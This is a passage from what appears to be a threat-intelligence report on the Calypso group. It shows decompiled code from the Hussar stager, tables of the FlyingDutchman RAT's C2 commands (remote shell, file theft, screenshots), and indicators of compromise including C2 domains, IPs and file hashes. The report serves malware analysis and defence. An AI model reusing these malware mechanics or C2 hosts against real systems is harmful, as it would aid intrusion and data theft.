
- If protocolId equals 1, a TCP-based protocol will be used.
- If protocolId equals 2, the protocol will be HTTP-based.
- If protocolId equals 3, it will be HTTPS-based.

The time stamp is calculated from the registry from the key SOFTWARE\Microsoft\Windows\CurrentVersion\Telephony (Perf0 value). If reading the time stamp is impossible, "temp" is added to the computer identifier.



```
  v1 = aSoftwareMicros[v0];                 // SOFTWARE\Microsoft\Windows\CurrentVersion\Telephony
  SubKey[v0] = v1;
  ++v0;
}
while ( v1 );
v5 = _time64(0);
if ( RegOpenKeyExW(HKEY_CURRENT_USER, (LPCWSTR)SubKey, 0, 0xF003Fu, &phkResult) )
{
  Data = 0;
}
else if ( RegQueryValueExW(phkResult, L"Perf0", 0, &Type, lpData, &cbData) )
{
  Data = v5;
  if ( RegSetValueExW(phkResult, L"Perf0", 0, 4u, (const BYTE *)&Data, 4u) )
    Data = 0;
  RegCloseKey(phkResult);
}
else
{
  Data = *(_DWORD *)lpData;
}
memset(g_MachineID, 0, 0xC8u);
if ( (unsigned int)Data <= 0 )
{
  Data = v5;
  wsprintfW(g_MachineID, L"%s-temp-%d", g_wcsComputerName, (_DWORD)v5);
}
else
{
  wsprintfW(g_MachineID, L"%s-%d", g_wcsComputerName, Data);
}
```


Figure 27. Generating computer ID
Next Hussar creates a window it will use for processing incoming messages.



```
hModule = GetModuleHandleW(0);
if ( !hModule )
  return 0;
v6.cbSize = 48;
v6.style = 3;
v6.lpfnWndProc = Sminlet_WndProc;
v6.cbClsExtra = 0;
v6.cbWndExtra = 0;
v6.hIcon = LoadIconW(0, (LPCWSTR)0x7F05);
v6.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
v6.hbrBackground = (HBRUSH)6;
v6.lpszMenuName = 0;
v6.hInstance = hModule;
v6.lpszClassName = L"Sminlet";
v6.hIconSm = 0;
if ( !RegisterClassExW(&v6) )
  return 0;
g_hSminletWnd = CreateWindowExW(0, L"Sminlet", L"Error", 0xCF0000u, 0x80000000, 0, 0x80000000, 0, 0, 0, hModule, 0
```

Figure 28. Creating dispatcher window
Then the malware adds itself to the list of authorized applications in Windows Firewall, using the INetFwMgr COM interface.

To complete initialization, Hussar creates a thread which connects to C2 and periodically polls for commands. The function running in the thread uses the WSAAsyncSelect API to notify the window that actions can be performed with the created connection (socket is "ready for reading," "connected," or "closed").




```
if ( g_pProtocolConnector->protocolId == 1 )
  WSAAsyncSelect(g_hC2Socket, v2, 0xC357u, 0x31);// FD_READ | FD_CLOSE | FD_CONNECT
```

Figure 29. Communication between the open socket and the window
In general, for transmitting commands, the malware uses the window and Windows messaging mechanism. The window handle is passed to the modules, and the dispatcher has branches not used by the stager, so we can assume that the modules can use the window for communication with C2.

Modules

Each module is an MZPE file loaded into the same address space as the stager. The module must export the GetModuleInfo function, which is called by the stager after image mapping.



Identifier	Direction	Type	Description
0x835	From C2	Command	Collect information on the infected comput-er (such as OS version, user name, computer name, and string containing current time and processor name based on registry data, plus whether the OS is 64-bit)
0x9CA4	From C2	Command	Load module. Module data comes from C2
0xC358 (Window MSG Code)	???	Command	Transmit data from LPARAM to C2
0xC359 (Window MSG Code)	???	Command	Transmit C2 configuration to the module. Module ID is transmitted to LPARAM
0x834, 0x835, 0x838, 0x9CA4, none of these	???	Command	Transmit the received packet to the module. Module ID is sent from C2

FlyingDutchman

The payload provides remote access to the infected computer. It includes functions such as screenshot capture, remote shell, and file system operations. It also allows managing system processes and services. It consists of several modules.

Module ID	CMD ID	Direction	Type	Description
0xafc8	0xAFD3	From C2	Command	Module ping
	0xAFD4	From C2	Command	Sends information about the infected computer (such as OS version and installed service packs, processor name, string containing current time and screen resolution, and information about free and used disk space)
	0xAFD5	From C2	Command	Sends list of processes running on the system
	0xAFD7	From C2	Command	End process. Process PID is transmitted from C2
	0xAFD9	From C2	Command	Sends list of current windows on the system, along with their titles
	0xAFDA	From C2	Command	Send WM_CLOSE message to a specific window
	0xAFDB	From C2	Command	Maximize window
	0xAFDC	From C2	Command	Minimize window
	0xAFDD	From C2	Command	Show window
	0xAFDE	From C2	Command	Hide window
	0xAFE0	From C2	Command	Sends list of current services on the system
	0xAFE1	From C2	Command	Modifies the status of an existing service. Service name is obtained from C2. It can launch a service or change its status to STOP, PAUSE, or CONTINUE. C2 indicates which

				status to change to
	0xAFE2	From C2	Command	Delete existing service. Service name is received from C2
	0xAFE3	From C2	Command	Change service start type. Service name is received from C2
0xabe0	0xABEB	From C2	Command	Module ping
	0xABEC	From C2	Command	Launch the process for transmitting screenshots from the infected computer. Screenshots are taken every second
	0xABED	From C2	Command	Pause screenshot capture process
	0xABF1	From C2	Command	Stop taking screenshots. The module stops running
0xa7f8	0xA803	From C2	Command	Run cmd.exe plus a thread, which will read console output data from the related pipe and send it to C2
	0xA804	From C2	Command	Write command to the pipe linked to STDIN of the cmd.exe created previously
	0xA805	From C2	Command	Stop the cmd.exe process and all associated pipes. The module stops running
0xa410	0xA41B	From C2	Command	Sends information about system disks and their types
	0xA41C	From C2	Command	Sends directory listing. The relevant directory path is obtained via C2
	0xA41E	From C2	Command	Upload file from the computer to C2

	0xA41F	From C2	Command	Run file
	0xA420	From C2	Command	Delete file
	0xA421	From C2	Command	Download file from C2
	0xA424	From C2	Command	Move file
	0xA425	From C2	Command	Create directory
	0xA426	From C2	Command	File Touch
	0xA428	From C2	Command	Sends the size of a file to C2. File path is passed via C2

Conclusion

The group has several successful hacks to its credit, but still makes mistakes allowing us to guess its origins. All data given here suggests that the group originates from Asia and uses malware not previously described by anyone. The Byeby trojan links the group to SongXY, encountered by us previously, which was most active in 2017.

We keep monitoring the activities of Calypso closely and expect the group will attack again.

Indicators of compromise

Network

23.227.207.137

45.63.96.120

45.63.114.127

r01.etheraval.com

tc.streleases.com

tv.teldcomtv.com

krgod.qqm8.com

File indicators

Droppers and payload

C9C39045FA14E94618DD631044053824
E24A62D9826869BC4817366800A8805C
F0F5DA1A4490326AA0FC8B54C2D3912D
CB914FC73C67B325F948DD1BF97F5733
6347E42F49A86AFF2DEA7C8BF455A52A
0171E3C76345FEE31B90C44570C75BAD
17E05041730DCD0732E5B296DB16D757
69322703B8EF9D490A20033684C28493
22953384F3D15625D36583C524F3480A
1E765FED294A7AD082169819C95D2C85
C84DF4B2CD0D3E7729210F15112DA7AC
ACAAB4AA4E1EA7CE2F5D044F198F0095

Droppers with the same payload

85CE60B365EDF4BEEBBDD85CC971E84D
1ED72C14C4AAB3B66E830E16EF90B37B
CB914FC73C67B325F948DD1BF97F5733

Payload without dropper

E3E61F30F8A39CD7AA25149D0F8AF5EF
974298EB7E2ADFA019CAE4D1A927AB07
AA1CF5791A60D56F7AE6DA9BB1E7F01E
05F472A9D926F4C8A0A372E1A7193998
0D532484193B8B098D7EB14319CEFCD3
E1A578A069B1910A25C95E2D9450C710
2807236C2D905A0675878E530ED8B1F8
847B5A145330229CE149788F5E221805
D1A1166BEC950C75B65FDC7361DCDC63
CCE8C8EE42FEAED68E9623185C3F7FE4

Hussar

43B7D48D4B2AFD7CF8D4BD0804D62E8B
617D588ECCD942F243FFA8CB13679D9C

FlyingDutchman

5199EF9D086C97732D97EDDEF56591EC
06C1D7BF234CE99BB14639C194B3B318

MITRE ATT&CK

Tactic	ID	Name
Execution	T1059	Command-Line Interface
Persistence	T1060	Registry Run Keys / Startup Folder
	T1053	Scheduled Task
	T1158	Hidden Files and Directories
Defense Evasion	T1027	Obfuscated Files or Information
	T1085	Rundll32
	T1064	Scripting
Credential Access	T1003	Credential Dumping
Discovery	T1087	Account Discovery
	T1046	Network Service Scanning
	T1135	Network Share Discovery
	T1082	System Information Discovery
Lateral Movement	T1097	Pass the Ticket
Collection	T1114	Email Collection
	T1113	Screen Capture
	T1005	Data from Local System
Command And Control	T1043	Commonly Used Port
	T1024	Custom Cryptographic Protocol
	T1001	Data Obfuscation

1. See the section "Attribution."
2. See the section "Lateral movement."
3. See the section "Analyzing Calypso RAT malicious code."

4. unit42.paloaltonetworks.com/unit42-threat-actors-target-government-belarus-using-cmstar-trojan/
5. nccgroup.trust/uk/about-us/newsroom-and-events/blogs/2018/april/decoding-network-data-from-a-gh0st-rat-variant/